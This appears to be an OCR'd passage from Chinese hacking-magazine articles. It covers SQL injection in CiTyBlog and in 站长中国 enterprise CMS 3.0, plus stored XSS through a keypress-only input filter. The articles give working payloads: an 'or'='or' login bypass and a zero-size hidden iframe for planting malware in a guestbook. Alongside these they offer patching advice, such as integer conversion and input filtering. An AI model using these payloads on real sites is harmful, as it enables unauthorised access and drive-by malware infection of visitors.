


图 10

3、CiTyBlog 注入

下面再来测试一下本地的ＳＱＬ 版，还是先用MyBrowser 将抓到的Cookie值及Rss_Add.asp 覆盖数据转发脚本中的JMUrl 和JmCok 项。在经过多次测试后，明明已经存在暴错漏洞，但NBSI 却不理不睬，而HDSI 虽能能够快速的暴出数据表名，但进入字段暴错中，在提交的语句时却出现了单引号，在转发代码中加入转换字符的代码，结果仍是不能成功，最后终于发现了一款不错的注入软件－－GYSInew，这是一款针对SQL版注入的软件，在“注入地址”中输入“http://127.0.0.1/jmpost.asp?s=0&jmdcw=1”，其中s的值为0 表示SQL 数据转发，jmdcw 所提交的值1 不能缺少，也不能更改，因为需要和脚本中的数据进行匹配。“检测”后的结果如图11 所示，暴出了数据库的名称及连接数据库的用户名。接下来点击“读取表名”及“读取列名”，就能得到该数据库中的信息了，如图12，暴出了TB_USER 表中的内容。





图 11

三、一招堵漏洞

经过上面一系列的分析，是否觉得这个ＢＵＧ 有些鸡翅的味道了呢？下面就来说一下修补方法，漏洞形成的原因就是因为没有对提交来的数据进行数据转换，如果像其它文件那样，在引入SQL 语句之前加一个“CblogObj.iscint”，那么就能有效地阻止注入的危害了。修补的方法很简单，将**RssID=CblogObj.FormRequest("ArticleID")**语句修改为**RssID=CblogObj.iscint(CblogObj.FormRequest("ArticleID"))**，其它文件也是这样，在提交来的数据前加入 CblogObj.iscint 进行数值转换。

（文章中涉及到的工具 GYSInew 注入工具、JMPost、桂林老兵 cookie 浏览器 MyBrowser、脚本转发代码已经收录在光盘中）


图 12



站长中国—企业网站管理系统3.0漏洞

小鱼

这几天好友给他们公司做了一个站，叫我去看看安全性如何，来到他们公司的网站，首先试的还是注入漏洞。经过测试发现新闻那儿存在注入漏洞，虽然猜解出了帐号密码，但是他把后台更改了，所以我就想找出这个网站的源码，但是他又不告诉我，通过查看首页的源文件，发现这么一些资料：

```
<a href="#" onClick="this.style.behavior='url(#default#homepage)';this.setHomePage('http://www.zzchn.com');" > 设为首页</a></td> <td width="140"><a href="#" onClick="window.external.addFavorite('http://www.zzchn.com','');">加入收藏</a></td>
```

里边的那个网址不是站长中国吗，我马上来到站长中国的网站，经过查找，最终发现使用的是站长中国－企业网站管理系统3.0版，于是下载下来在本地搭建好了测试平台。

一、注入漏洞

因为前边已经知道了存在注入漏洞的是在新闻里面，因此我直接查看show_news.asp里的代码：

```
<%
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from news where id="&request("newsid"),conn,1,1
if not rs.eof then
  title=rs("title")
  content=rs("content")
  logintime=rs("logintime")
end if
rs.close
set rs=nothing
%>
```

可以看出，根本就没有过滤就把变量放到了数据库中进行查询，因此也就导致了注入漏洞的产生，如图1，图2。




图1

同样，其它文件前缀是show_来命名的文件代码也基本都是这样，没有过滤，所以这些文件也都存在注入。修补的方法就是把变量过滤或者包含一个通过防注入文件来防止注入，这样可以阻挡一下菜鸟，但对于高手还是不行的，因为它还存在cookie注入漏洞。

二、跨站

在留言的地方，我感觉这里最可笑，先来看一下notesend.asp的代码：

```
<%
 username=trim(request("username"))
 email=trim(request("email"))
 content=trim(request("content"))
 title=trim(request("title"))
 head=request("head")
 face=request("face")
 if username="" or content="" or head="" or title="" or face="" then
%>
```

同样也是过滤不严格，对付跨站最起码的语句“<”、“,”、“>”、“"”、“,”、“:”这些都应该要过滤。上面我之说到了可笑是因为notebook.asp这个文件，注意刚才在留言那里，我们是不能直接在填写的时候写诸如“<”、“,”、“'”、“,”、“>”等等这些字符的，但是我们可以先找一个地方写好要用的跨站语句，然后复制，粘贴到留言处就可以了，看看notebook.asp的代码：

```
<td class=infont3 width="13%">姓名</td>
                <td colspan="2">
                        <input name=username
id="username2" class="webof_login"
onKeypress="if (event.keyCode==34 || event.
keyCode==39) event.returnValue = false;">
   <td class=infont3 width="13%">Email</td>
                <td colspan="2">
                        <input name=email
class="webof_login" id="email" maxlength=100
onKeypress="if (event.keyCode==34 || event.
keyCode==39) event.returnValue = false;">
                        <td class=infont3
width="13%">标题</td>
                <td colspan="2">
                        <input name=title
class="webof_login" id="title" maxlength=100
onKeypress="if (event.keyCode==34 || event.
keyCode==39) event.returnValue = false;">
```

我们在留言的时候不能直接输入跨站的特殊字符的原因就是**onKeypress="if (event.keyCode==34 || event.keyCode==39) event.returnValue = false**;这句话限制了，它只对键盘输入做了限制，所以我们可以通过复制就可以了。

另外就是还可以通过外部提交的方法来突破它，首先查看留言处的源码，然后把**onKeypress="if (event.keyCode==34 || event.keyCode==39) event.returnValue = false**;这句话删除掉，再找到**action="notesend.asp"**，把这里换成你的目标网站，然后保存为htm格式就可以直接输入特殊字符了，这个方法可以对付很多有限制输入的地方。




图2



图 3




图 4

在这里，因为对方没对输入字数做限制，所以我们可以做很多事，比如盗 Cookie，不过前面可以注入得到帐号密码，而且后面我们会讲到不用帐号密码进入后台，所以盗 Cookie 就没用了，那么我们就直接挂马，使用**<iframe src='http://www.xx.com' width=0 height=0></iframe>**就可以直接在留言的地方挂马了，如图 3，图 4，这里我挂马的宽和高都是 100，这样方便演示，实际使用的时候就是 0 了。

三、万能密码漏洞

我也没有这个网站居然还有这个老漏洞，来看看 logincheck.asp 的代码：

```
<%
    username= request("username")
    password= request("password")
    set rs=server.CreateObject("adodb.recordset")
      rs.open "select * from manager where username='"&username&"' and password='"&password&"'",conn,1,1
    if rs.eof then
  %>
```

```
<script language="JavaScript">
   alert("用户名或密码错误或您不具有权限")
   history.back()
</script>
```

确实是很经典的漏洞了，**username= request("username")**，**password= request("password")**完全没过滤，我们直接输入 **'or'='or'** 就可以进入后台，所以前面注入猜密码那步都可以省略了，当然这里也是使用 **onKeypress="if (event.keyCode==34 || event.keyCode==39) event.returnValue = false;"**对输入进行了限制，所以我们也是使用复制或者本地提交的方法来通过，如图 5。

